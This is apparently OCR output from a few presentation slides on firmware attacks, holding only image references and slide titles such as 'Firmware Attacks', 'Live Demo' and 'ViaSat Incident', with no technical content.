
Our Journey ...


System Analysis
Bigger Picture
01
10
Firmware Attacks
Survey
Live Demo


Firmware Attacks




ViaSat Incident



